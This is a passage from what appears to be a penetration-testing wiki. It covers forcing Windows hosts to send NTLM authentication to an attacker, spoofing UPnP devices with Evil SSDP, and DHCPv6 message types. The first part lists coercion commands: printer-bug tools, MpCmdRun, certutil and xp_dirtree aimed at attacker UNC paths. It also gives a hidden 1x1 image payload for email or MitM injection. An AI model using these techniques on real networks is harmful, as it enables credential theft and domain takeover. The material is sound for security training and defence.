Using a slightly modified @mysmartlogin's (Vincent Le Toux's) [SpoolerScanner](https://github.com/NotMedic/NetNTLMtoSilverTicket), see if the Spooler Service is listening:

. .\Get-SpoolStatus.ps1

ForEach ($server in Get-Content servers.txt) {Get-SpoolStatus $server}

You can also use rpcdump.py on Linux and look for the MS-RPRN Protocol

rpcdump.py DOMAIN/USER:PASSWORD@SERVER.DOMAIN.COM | grep MS-RPRN

### Ask the service to authenticate against an arbitrary host

You can compile [**SpoolSample from here**](https://github.com/NotMedic/NetNTLMtoSilverTicket)**.**

SpoolSample.exe <TARGET> <RESPONDERIP>

or use [**3xocyte's dementor.py**](https://github.com/NotMedic/NetNTLMtoSilverTicket) or [**printerbug.py**](https://github.com/dirkjanm/krbrelayx/blob/master/printerbug.py) if you're on Linux

python dementor.py -d domain -u username -p password <RESPONDERIP> <TARGET>

printerbug.py 'domain/username:password'@<Printer IP> <RESPONDERIP>

### Combining with Unconstrained Delegation

If an attacker has already compromised a computer with [Unconstrained Delegation](https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/unconstrained-delegation), the attacker could **make the printer authenticate against this computer**. Due to the unconstrained delegation, the **TGT** of the **computer account of the printer** will be **saved in** the **memory** of the computer with unconstrained delegation. As the attacker has already compromised this host, he will be able to **retrieve this ticket** and abuse it ([Pass the Ticket](https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/pass-the-ticket)).

## RCP Force authentication

[GitHub - p0dalirius/Coercer: A python script to automatically coerce a Windows server to authenticate on an arbitrary machine through 9 methods.GitHub](https://github.com/p0dalirius/Coercer)

## PrivExchange

The PrivExchange attack is a result of a flaw found in the **Exchange Server PushSubscription feature**. This feature allows the Exchange server to be forced by any domain user with a mailbox to authenticate to any client-provided host over HTTP.

By default, the **Exchange service runs as SYSTEM** and is given excessive privileges (specifically, it has **WriteDacl privileges on the domain pre-2019 Cumulative Update**). This flaw can be exploited to enable the **relaying of information to LDAP and subsequently extract the domain NTDS database**. In cases where relaying to LDAP is not possible, this flaw can still be used to relay and authenticate to other hosts within the domain. The successful exploitation of this attack grants immediate access to the Domain Admin with any authenticated domain user account.

## Inside Windows

If you are already inside the Windows machine you can force Windows to connect to a server using privileged accounts with:

### Defender MpCmdRun

C:\ProgramData\Microsoft\Windows Defender\platform\4.18.2010.7-0\MpCmdRun.exe -Scan -ScanType 3 -File \\<YOUR IP>\file.txt

### MSSQL

EXEC xp\_dirtree '\\10.10.17.231\pwn', 1, 1

Or use this other technique: <https://github.com/p0dalirius/MSSQL-Analysis-Coerce>

### Certutil

It's possible to use certutil.exe lolbin (Microsoft-signed binary) to coerce NTLM authentication:

certutil.exe -syncwithWU \\127.0.0.1\share

## HTML injection

### Via email

If you know the **email address** of the user that logs inside a machine you want to compromise, you could just send him an **email with a 1x1 image** such as

<img src="\\10.10.17.231\test.ico" height="1" width="1" />

and when he opens it, he will try to authenticate.

### MitM

If you can perform a MitM attack to a computer and inject HTML in a page he will visualize you could try injecting an image like the following in the page:

<img src="\\10.10.17.231\test.ico" height="1" width="1" />

## Cracking NTLMv1

If you can capture [NTLMv1 challenges read here how to crack them](https://book.hacktricks.xyz/windows-hardening/ntlm#ntlmv1-attack). *Remember that in order to crack NTLMv1 you need to set Responder challenge to "1122334455667788"*

## References

* <https://intrinium.com/smb-relay-attack-tutorial/>
* <https://www.4armed.com/blog/llmnr-nbtns-poisoning-using-responder/>
* <https://www.notsosecure.com/pwning-with-responder-a-pentesters-guide/>
* <https://intrinium.com/smb-relay-attack-tutorial/>
* <https://byt3bl33d3r.github.io/practical-guide-to-ntlm-relaying-in-2017-aka-getting-a-foothold-in-under-5-minutes.html>

# Spoofing SSDP and UPnP Devices with EvilSSDP

## **SSDP & UPnP Overview**

SSDP (Simple Service Discovery Protocol) is utilized for network service advertising and discovery, operating on UDP port 1900 without needing DHCP or DNS configurations. It's fundamental in UPnP (Universal Plug and Play) architecture, facilitating seamless interaction among networked devices like PCs, printers, and mobile devices. UPnP's zero-configuration networking supports device discovery, IP address assignment, and service advertising.

## **UPnP Flow & Structure**

UPnP architecture comprises six layers: addressing, discovery, description, control, eventing, and presentation. Initially, devices attempt to obtain an IP address or self-assign one (AutoIP). The discovery phase involves the SSDP, with devices actively sending M-SEARCH requests or passively broadcasting NOTIFY messages to announce services. The control layer, vital for client-device interaction, leverages SOAP messages for command execution based on device descriptions in XML files.

## **IGD & Tools Overview**

IGD (Internet Gateway Device) facilitates temporary port mappings in NAT setups, allowing command acceptance via open SOAP control points despite standard WAN interface restrictions. Tools like **Miranda** aid in UPnP service discovery and command execution. **Umap** exposes WAN-accessible UPnP commands, while repositories like **upnp-arsenal** offer an array of UPnP tools. **Evil SSDP** specializes in phishing via spoofed UPnP devices, hosting templates to mimic legitimate services.

## **Evil SSDP Practical Usage**

Evil SSDP effectively creates convincing fake UPnP devices, manipulating users into interacting with seemingly authentic services. Users, tricked by the genuine appearance, may provide sensitive information like credentials. The tool's versatility extends to various templates, mimicking services like scanners, Office365, and even password vaults, capitalizing on user trust and network visibility. Post credential capture, attackers can redirect victims to designated URLs, maintaining the deception's credibility.

## **Mitigation Strategies**

To combat these threats, recommended measures include:

* Disabling UPnP on devices when not needed.
* Educating users about phishing and network security.
* Monitoring network traffic for unencrypted sensitive data.

In essence, while UPnP offers convenience and network fluidity, it also opens doors to potential exploitation. Awareness and proactive defense are key to ensuring network integrity.

# DHCPv6

#### HCPv6 vs. DHCPv4 Message Types Comparison

A comparative view of DHCPv6 and DHCPv4 message types is presented in the table below:

| **DHCPv6 Message Type** | **DHCPv4 Message Type** |
| --- | --- |
| Solicit (1) | DHCPDISCOVER |
| Advertise (2) | DHCPOFFER |
| Request (3), Renew (5), Rebind (6) | DHCPREQUEST |
| Reply (7) | DHCPACK / DHCPNAK |
| Release (8) | DHCPRELEASE |
| Information-Request (11) | DHCPINFORM |
| Decline (9) | DHCPDECLINE |
| Confirm (4) | none |
| Reconfigure (10) | DHCPFORCERENEW |
| Relay-Forw (12), Relay-Reply (13) | none |

**Detailed Explanation of DHCPv6 Message Types:**

1. **Solicit (1)**: Initiated by a DHCPv6 client to find available servers.
2. **Advertise (2)**: Sent by servers in response to a Solicit, indicating availability for DHCP service.
3. **Request (3)**: Clients use this to request IP addresses or prefixes from a specific server.
4. **Confirm (4)**: Used by a client to verify if the assigned addresses are still valid on the network, typically after a network change.
5. **Renew (5)**: Clients send this to the original server to extend address lifetimes or update configurations.
6. **Rebind (6)**: Sent to any server to extend address lifetimes or update configurations, especially when no response is received to a Renew.
7. **Reply (7)**: Servers use this to provide addresses, configuration parameters, or to acknowledge messages like Release or Decline.
8. **Release (8)**: Clients inform the server to stop using one or more assigned addresses.
9. **Decline (9)**: Sent by clients to report that assigned addresses are in conflict on the network.
10. **Reconfigure (10)**: Servers prompt clients to initiate transactions for new or updated configurations.
11. **Information-Request (11)**: Clients request configuration parameters without IP address assignment.
12. **Relay-Forw (12)**: Relay agents forward messages to servers.
13. **Relay-Repl (13)**: Servers reply to relay agents, who then deliver the message to the client.

### References

* <https://support.huawei.com/enterprise/en/doc/EDOC1100306163/d427e938/introduction-to-dhcpv6-messages>